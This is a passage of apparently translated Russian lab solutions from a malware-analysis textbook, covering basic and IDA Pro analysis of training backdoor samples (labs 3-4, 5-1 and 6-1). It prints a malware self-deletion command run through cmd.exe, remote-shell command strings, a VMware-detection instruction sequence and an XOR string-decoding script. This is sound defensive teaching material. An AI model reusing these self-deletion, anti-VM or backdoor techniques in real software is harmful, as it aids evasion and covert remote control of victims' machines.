NOTHING
DOWNLOAD
UPLOAD
SLEEP
cmd.exe
>> NUL
/c del
http://www.practicalmalwareanalysis.com
```



```
NT AUTHORITY\LocalService
  Manager Service
.exe
%SYSTEMROOT%\system32\
k:%s h:%s p:%s per:%s
-cc
-re
-in
```

Мы видим такие строки, как имя домена и адрес реестра SOFTWARE\Microsoft \XPS. Строки вроде DOWNLOAD и UPLOAD в сочетании со строкой HTTP/1.0 позволяют предположить, что вредоносная программа является HTTP-бэкдором. Строки -cc, -re и -in могут быть параметрами командной строки; например, -in может означать install. Посмотрим, покажут ли базовые методы динамического анализа, как используются эти строки.

Перед запуском вредоносной программы мы запускаем просмотр и очищаем все события, запускаем Process Explorer и настраиваем виртуальную сеть. При запуске вредоносная программа, по-видимому, немедленно удаляет себя, и при наблюдении посредством Process Explorer ничего интересного больше не видно.

Затем мы используем просмотр с фильтром по имени процесса Lab03-04.exe. Интересных записей WriteFile или RegSetValue нет, но при более тщательном изучении обнаруживается запись Process Create. Двойной щелчок по ней открывает диалоговое окно, показанное на рисунке 3-11L. В точке ☐ видно, что вредоносная программа удаляет себя из системы посредством команды "C:\WINDOWS\system32\cmd.exe" /c del Z:\Lab03-04.exe >> NUL.




Рисунок 3-11L. Создание процесса для самоудаления в просмотр

Можно попытаться запустить вредоносную программу из командной строки с параметрами, найденными в списке строк (-in, -re и -cc), однако все они не срабатывают, и программа удаляет себя. На этом этапе базовые методы динамического анализа больше почти ничего не дадут, пока мы не углубимся во вредоносную программу. (Мы вернёмся к ней в лабораторных работах главы 9.)

Решения лабораторной работы 5-1

Краткие ответы

1. DllMain находится по адресу 0x1000D02E в разделе .text.
2. Импорт gethostbyname находится по адресу 0x100163CC в разделе .idata.
3. Импорт gethostbyname вызывается девять раз пятью разными функциями по всей вредоносной программе.
4. Если вызов gethostbyname по адресу 0x10001757 выполнится успешно, вредоносная программа отправит DNS-запрос для pics.practicalmalwareanalysis.com.
5. IDA Pro распознала 23 локальные переменные функции по адресу 0x10001656.
6. IDA Pro распознала один параметр функции по адресу 0x10001656.
7. Строка \cmd.exe /c находится по адресу 0x10095B34.
8. Этот участок кода, по-видимому, создаёт для злоумышленника сеанс удалённой оболочки.
9. Версия ОС хранится в глобальной переменной dword_1008E5C4.
10. Запрашиваются параметры реестра WorkTime и WorkTimes, расположенные по адресу HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WorkTime, после чего они отправляются через соединение удалённой оболочки.
11. Экспорт PSLIST отправляет список процессов по сети либо находит в списке заданное имя процесса и получает сведения о нём.
12. GetSystemDefaultLangID, send и sprintf - вызовы API, выполняемые из sub_10004E79. Эту функцию можно переименовать во что-то полезное, например GetSystemLanguage.
13. DllMain напрямую вызывает strncpy, strncmp, CreateThread и strlen. На глубине 2 она вызывает множество функций API, включая Sleep, WinExec, gethostbyname и многие другие сетевые функции.
14. Вредоносная программа будет спать 30 секунд.
15. Аргументы равны 6, 1 и 2.
16. Эти аргументы соответствуют трём символьным константам: IPPROTO_TCP, SOCK_STREAM и AF_INET.
17. Инструкция in по адресу 0x100061DB используется для обнаружения виртуальной машины, а 0x564D5868h соответствует строке VMXh. По перекрёстной ссылке видно строку Found Virtual Machine в вызывающей функции.
18. По адресу 0x1001D988, по-видимому, находятся случайные данные.
19. При запуске Lab05-01.py обфускация случайных данных снимается и появляется строка.
20. Нажав клавишу A, можно превратить данные в читаемую строку: xdoor is this backdoor, string decoded for Practical Malware Analysis Lab :)1234.
21. Сценарий выполняет XOR 0x50 байт данных со значением 0x55 и изменяет байты в IDA Pro посредством PatchByte.

Подробный анализ

После загрузки вредоносной DLL в IDA Pro мы сразу попадаем в DllMain по адресу 0x1000D02E. (Возможно, потребуется включить номера строк в графическом представлении через **Options > General**, установив флажок **Line Prefixes**, либо переключаться между графическим и традиционным представлениями пробелом, что позволяет видеть номера строк без изменения параметров.) Анализ следует начинать с DllMain, поскольку весь код, выполняющийся от DllEntryPoint до DllMain, вероятно, создан компилятором, и мы не хотим увязнуть в анализе такого кода.

Для ответа на вопросы 2-4 сначала просматриваем импорты DLL, выбрав **View > Open Subviews > Imports**. В списке находим gethostbyname и дважды щёлкаем его, чтобы увидеть в дизассемблированном коде. Импорт gethostbyname находится по адресу 0x100163CC в разделе .idata двоичного файла.

Чтобы увидеть число функций, вызывающих gethostbyname, проверяем его перекрёстные ссылки: помещаем курсор на gethostbyname и нажимаем **CTRL-X**, открывая окно на рисунке 5-1L. Текст Line 1 of 18 в нижней части окна сообщает, что у gethostbyname девять перекрёстных ссылок. Некоторые версии IDA Pro считают перекрёстные ссылки дважды: r является ссылкой, поскольку функция вызывается, а r - ссылкой чтения, поскольку для импорта это call dword ptr [...], и ЦП должен прочитать импорт, а затем вызвать его. При внимательном изучении списка перекрёстных ссылок видно, что gethostbyname вызывается пятью отдельными функциями.




Рисунок 5-1L. Перекрёстные ссылки на gethostbyname

Нажимаем G, чтобы быстро перейти к адресу 0x10001757. Там виден следующий код, вызывающий gethostbyname.

```

1000174E      mov     eax, off_10019040
10001753      add     eax, 0Dh
10001756      push    eax
10001757      call    ds:gethostbyname

```

Метод `gethostbyname` принимает один параметр - обычно строку с именем домена. Следовательно, необходимо двигаться назад и выяснить, что находится в EAX при вызове `gethostbyname`. По-видимому, в EAX перемещается `off_10019040`. Двойной щелчок по этому смещению показывает расположенную там строку `[This is RDO]pics.practicalmalwareanalysis.com`.

Как видно в точке , указатель внутрь строки продвигается на 0xD байт, в результате чего при вызове `gethostbyname` EAX содержит указатель на строку `pics.practicalmalwareanalysis.com`. На рисунке 5-2L показана строка в памяти и то, как прибавление 0xD к EAX перемещает указатель к URL в памяти. Вызов выполнит DNS-запрос для получения IP-адреса домена.




Рисунок 5-2L. Корректировка указателя на строку для доступа к URL

Чтобы ответить на вопросы 5 и 6, нажимаем G и переходим к адресу 0x10001656 для анализа sub_10001656. На рисунке 5-3L показано, как IDA Pro распознала и пометила локальные переменные и параметры функции. Помеченные локальные переменные соответствуют отрицательным смещениям; их насчитывается 23, и имена большинства начинаются с var_. Бесплатная версия IDA Pro насчитывает только 20 локальных переменных, поэтому используемая вами версия может обнаружить немного другое число. Параметры помечены и доступны по положительным смещениям. Видно, что IDA Pro распознала один параметр функции с меткой arg_0.

```

sub_10001656 proc near

var_675 = byte ptr -675h
var_674 = dword ptr -674h
hLibModule= dword ptr -670h
timeout = timeval ptr -66Ch
name      = sockaddr ptr -664h
var_654 = word ptr -654h
Dst       = dword ptr -650h
Parameter= byte ptr -644h
var_640 = byte ptr -640h
CommandLine= byte ptr -63Fh
Source    = byte ptr -63Dh
Data      = byte ptr -638h
var_637 = byte ptr -637h
var_544 = dword ptr -544h
var_50C = dword ptr -50Ch
var_500 = dword ptr -500h
Buf2     = byte ptr -4FCh
readfds  = fd_set ptr -4BCh
phkResult= byte ptr -3B8h
var_3B0 = dword ptr -3B0h
var_1A4 = dword ptr -1A4h
var_194 = dword ptr -194h
WSAData  = WSAData ptr -190h
arg_0    = dword ptr 4

```

Рисунок 5-3L. Расположение функции в IDA Pro: распознавание локальных переменных и параметров

Чтобы ответить на вопросы 7-10, сначала просматриваем строки DLL через **View > Open Subviews > Strings**. В списке дважды щёлкаем `\cmd.exe /c`, чтобы увидеть строку в дизассемблированном коде. Обратите внимание, что строка находится в разделе `xdoors_d` PE-файла по адресу `0x10095B34`. Проверка перекрёстных ссылок строки показывает, что ссылка только одна - по адресу `0x100101D0`, где строка помещается в стек.

Исследование графического представления функции показывает ряд функций `metstr`, сравнивающих такие строки, как `cd`, `exit`, `install`, `inject` и `uptime`. Также видно, что строковая ссылка ранее в функции по адресу `0x1001009D` содержит строку `This Remote Shell Session`. Исследование функции и выполняемых ею вызовов показывает ряд вызовов `recv` и `send`. По этим трём свидетельствам можно предположить, что перед нами функция сеанса удалённой оболочки.

`dword_1008E5C4` - глобальная переменная. Двойной щелчок по ней в точке `0x100101C8` показывает её расположение в памяти по адресу `0x1008E5C4` внутри раздела `.data` DLL. Проверка перекрёстных ссылок посредством CTRL-X показывает, что к ней обращаются три раза, но только одна ссылка изменяет `dword_1008E5C4`. Следующий листинг показывает, как изменяется `dword_1008E5C4`.

```

10001673      call     sub_10003695
10001678      mov     dword_1008E5C4, eax

```

Видно, что EAX перемещается в dword_1008E5C4, а EAX является возвращаемым значением вызова функции в предыдущей инструкции. Следовательно, необходимо определить, что возвращает эта функция. Для этого дважды щёлкаем sub_10003695 и исследуем дизассемблированный код. Функция sub_10003695 содержит вызов GetVersionEx, получающий сведения о текущей версии ОС, как показано в следующем листинге.

```
100036AF      call     ds:GetVersionExA
100036B5      xor     eax, eax
100036B7      cmp     [ebp+VersionInformation.dwPlatformId], 2
100036BE      setz    al
```

dwPlatformId сравнивается с числом 2, чтобы определить значение регистра AL. AL будет установлен, если PlatformId равен VER_PLATFORM_WIN32_NT. Это простая проверка того, что ОС является Windows 2000 или более новой, и можно заключить, что глобальная переменная обычно устанавливается в 1.

Как обсуждалось ранее, функция удалённой оболочки по адресу 0x1000FF58 содержит ряд функций memcmp, начинающихся по адресу 0x1000FF58. По адресу 0x10010452 видно сравнение memcmp со строкой robotwork:

```
10010444      push    9                                ; Size
10010446      lea     eax, [ebp+Dst]
1001044C      push    offset aRobotwork              ; "robotwork"
10010451      push    eax                             ; Buf1
10010452      call    memcmp
10010457      add     esp, 0Ch
1001045A      test    eax, eax
1001045C      jnz     short loc_10010468 ❶
1001045E      push    [ebp+s] ❷                ; s
10010461      call    sub_100052A2 ❸
```

Переход jnz в точке ❶ не будет выполнен, если строка совпадёт с robotwork, и тогда произойдёт вызов в точке ❸. Исследуя sub_100052A2, мы видим, что она запрашивает параметры реестра WorkTime и WorkTimes по адресу HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion, а затем возвращает эти сведения через сетевой сокет, переданный функции в точке ❷.

Чтобы ответить на вопрос 11, сначала просматриваем экспорты DLL через **View > Open Subviews > Exports**. В списке находим PSLIST и дважды щёлкаем его, перемещая курсор к адресу 0x10007025, где начинается код экспорта. Функция, по-видимому, выбирает один из двух путей в зависимости от результата sub_100036C3. Функция sub_100036C3 проверяет, относится ли версия ОС к Windows Vista/7 или XP/2003/2000. Оба пути используют CreateToolhelp32Snapshot для получения списка процессов, что можно заключить по строкам и вызовам API. Оба пути возвращают список процессов через сокет посредством send.

Чтобы ответить на вопросы 12 и 13, мы строим граф перекрёстных ссылок функции, выбрав **View > Graphs > Xrefs From**, когда курсор находится на имени интересующей функции. Нажимаем G и вводим 0x10004E79, чтобы перейти к sub_10004E79.

На рисунке 5-4L показан результат построения графа перекрёстных ссылок для sub_10004E79. Видно, что функция вызывает GetSystemDefaultLangID и send. Эти сведения сообщают, что функция, вероятно, отправляет идентификатор языка через сетевой сокет, поэтому можно щёлкнуть имя функции правой кнопкой мыши и присвоить ей более содержательное имя, например send_languageID.

Примечание. Такой быстрый анализ - простой способ получить общее представление о двоичном файле. Этот подход особенно удобен при анализе больших двоичных файлов.




Рисунок 5-4L. Граф перекрёстных ссылок из sub_10004E79

Чтобы определить, сколько функций API Windows DllMain вызывает напрямую, прокручиваем метод и ищем вызовы API либо выбираем **View > Graphs > Xrefs From**, открывая диалоговое окно на рисунке 5-5L.

Начальный и конечный адреса должны соответствовать началу DllMain, а именно 0x1000D02E. Поскольку нас интересуют только перекрёстные ссылки из DllMain, выбираем глубину рекурсии 1, чтобы показать лишь функции, которые DllMain вызывает непосредственно. Полученный граф показан на рисунке 5-6L. (Вызовы API показаны серым.) Чтобы увидеть все функции, вызываемые на глубине рекурсии 2, выполните те же действия и выберите глубину 2. Результатом будет намного более крупный граф, показывающий даже рекурсивный вызов обратно в DllMain.

Start address

End address

Starting direction

☐ Cross references to

☒ Cross references from

Parameters

☒ Recursive

☒ Follow only current direction

Recursion depth

Ignore

☐ Externals

☒ Data

☐ From library functions

☐ To library functions

Print options

☐ Print comments

☒ Print recursion dots

Рисунок 5-5L. Диалоговое окно настройки пользовательского графа перекрёстных ссылок из 0x1000D02E




Рисунок 5-6L. Граф перекрёстных ссылок DllMain с глубиной рекурсии 1

Как указано в вопросе 14, по адресу 0x10001358 находится вызов Sleep, показанный в следующем листинге. Sleep принимает один параметр - число миллисекунд сна; видно, что он помещается в стек как EAX.

```

10001341      mov     eax, off_10019020
10001346      add     eax, 0Dh
10001349      push    eax      ; Str
1000134A      call    ds:atoi
10001350      imul    eax, 3E8h
10001356      pop     ecx

```

```

10001357      push    eax      ; dwMilliseconds
10001358      call   ds:Sleep

```

При движении назад видно, что EAX умножается на 0x3E8 (1000 в десятичной системе), а значит, результат вызова `atoi` умножается на 1000 для получения числа миллисекунд сна. Продолжая двигаться назад, также видно, что `off_10019020` перемещается в EAX. Двойной щелчок по смещению показывает находящиеся там данные: ссылку на строку `[This is CTI]30`.

Затем видно, что к смещению прибавляется 0xD, в результате чего при вызове `atoi` EAX указывает на 30; функция преобразует строку 30 в число 30. Умножив 30 на 1000, получаем 30 000 миллисекунд (30 секунд) - именно столько программа будет спать, если строки совпадут во время выполнения.

Как указано в вопросе 15, вызов `socket` по адресу 0x10001701 показан в левом столбце таблицы 5-1L. Видно, что в стек помещаются 6, 1 и 2. Эти числа соответствуют символьным константам, описанным на странице MSDN для `socket`. Щелчок правой кнопкой мыши по каждому числу и выбор **Use Symbolic Constant** открывает диалог со всеми константами IDA Pro для данного значения. В этом примере число 2 соответствует `AF_INET`, используемому для настройки сокета IPv4; 1 означает `SOCK_STREAM`, а 6 - `IPPROTO_TCP`. Следовательно, сокет будет настроен для TCP поверх IPv4, что обычно используется HTTP.

До применения символьных констант	После применения символьных констант
100016FB push 6	100016FB push IPPROTO_TCP
100016FD push 1	100016FD push SOCK_STREAM
100016FF push 2	100016FF push AF_INET
10001701 call ds:socket	10001701 call ds:socket

Таблица 5-1L. Применение символьных констант к вызову `socket`

Чтобы ответить на вопрос 17, ищем инструкцию `in`, выбрав **Search > Text** и введя `in`. Также можно выбрать **Search > Sequence of Bytes** и искать ED - код операции инструкции `in`. Если установить в диалоге поиска флажок **Find All Occurrences**, любой вариант откроет новое окно со всеми совпадениями. Просмотр результатов показывает только один экземпляр инструкции `in` по адресу 0x100061DB:

```

100061C7      mov     eax, 564D5868h ; "VMXh"
100061CC      mov     ebx, 0
100061D1      mov     ecx, 0Ah
100061D6      mov     edx, 5658h
100061DB      in      eax, dx

```

Инструкция `mov` по адресу 0x100061C7 перемещает 0x564D5868 в EAX. Щелчок по этому значению правой кнопкой мыши показывает, что оно соответствует строке ASCII `VMXh`, подтверждая, что фрагмент кода является методом противодействия виртуальным машинам, используемым вредоносной программой. (Этот и другие методы подробно рассматриваются в главе 17.) Проверка перекрёстных ссылок на выполняющую этот метод функцию даёт дополнительное подтверждение: после сравнения в коде видна строка `Found Virtual Machine`.

Как указано в вопросе 18, клавишей G перемещаем курсор к адресу 0x1001D988. Здесь видны похожие на случайные байты данных и нет ничего читаемого. Согласно указанию, запускаем предоставленный сценарий Python, выбрав **File > Script File** и указав сценарий Python, показанный в следующем листинге.

```

sea = ScreenEA() ●

```

```

for i in range(0x00,0x50):
    b = Byte(sea+i)
    decoded_byte = b ^ 0x55
    PatchByte(sea+i,decoded_byte)

```

В точке `0x1001D988` сценарий получает текущее положение курсора и использует его как смещение для декодирования данных. Затем он выполняет цикл от 0 до 0x50 и получает значение каждого байта вызовом `Byte`. В точке `0x1001D988` каждый байт подвергается XOR со значением 0x55. Наконец, сценарий исправляет байт в представлении IDA Pro, не изменяя исходный файл. Этот сценарий легко приспособить к собственным задачам.

После выполнения сценария данные по адресу `0x1001D988` становятся более читаемыми. Их можно преобразовать в строку ASCII, нажав клавишу A, когда курсор находится по адресу `0x1001D988`. Откроется строка `xdoor is this backdoor, string decoded for Practical Malware Analysis Lab :)1234`.

Решения лабораторной работы 6-1

Краткие ответы

1. Главная конструкция кода - инструкция `if`, расположенная по адресу `0x401000`.
2. Подпрограмма по адресу `0x40105F` - это `printf`.
3. Программа проверяет наличие активного соединения с Интернетом. Если активное соединение найдено, она выводит `Success: Internet Connection`. Если соединение не найдено, она выводит `Error 1.1: No Internet`. Вредоносная программа может использовать такую проверку перед попыткой подключения к Интернету.

Подробный анализ

Начинаем с базового статического анализа исполняемого файла. По импортам видно, что импортируются DLL `WININET.dll` и функция `InternetGetConnectedState`. API Windows Internet (WinINet) позволяет приложениям взаимодействовать с протоколами HTTP для доступа к ресурсам Интернета.

Из MSDN мы узнаём, что эта функция API Windows проверяет состояние интернет-соединения локальной системы. Строки `Error 1.1: No Internet` и `Success: Internet Connection` позволяют предположить, что программа может проверять наличие активного соединения с Интернетом.

Затем выполняем базовый динамический анализ исполняемого файла. При его запуске из командной строки не происходит ничего особенно интересного. Он просто выводит `Success: Internet Connection`, а затем завершается.

Наконец, загружаем файл в IDA Pro для полного анализа. Значительная часть дизассемблированного кода создана компилятором, поэтому нужно быть осторожным и не погружаться в бесполезный код. Мы начинаем с функции `main`, где обычно начинается код, написанный автором вредоносной программы. В данном случае `main` начинается по адресу `0x401040`. Функция `main` вызывает функцию по адресу `0x401000`, которая, по-видимому, особенно интересна, поскольку это единственная функция, вызываемая `main`. На рисунке 6-1L показан граф потока этой функции.

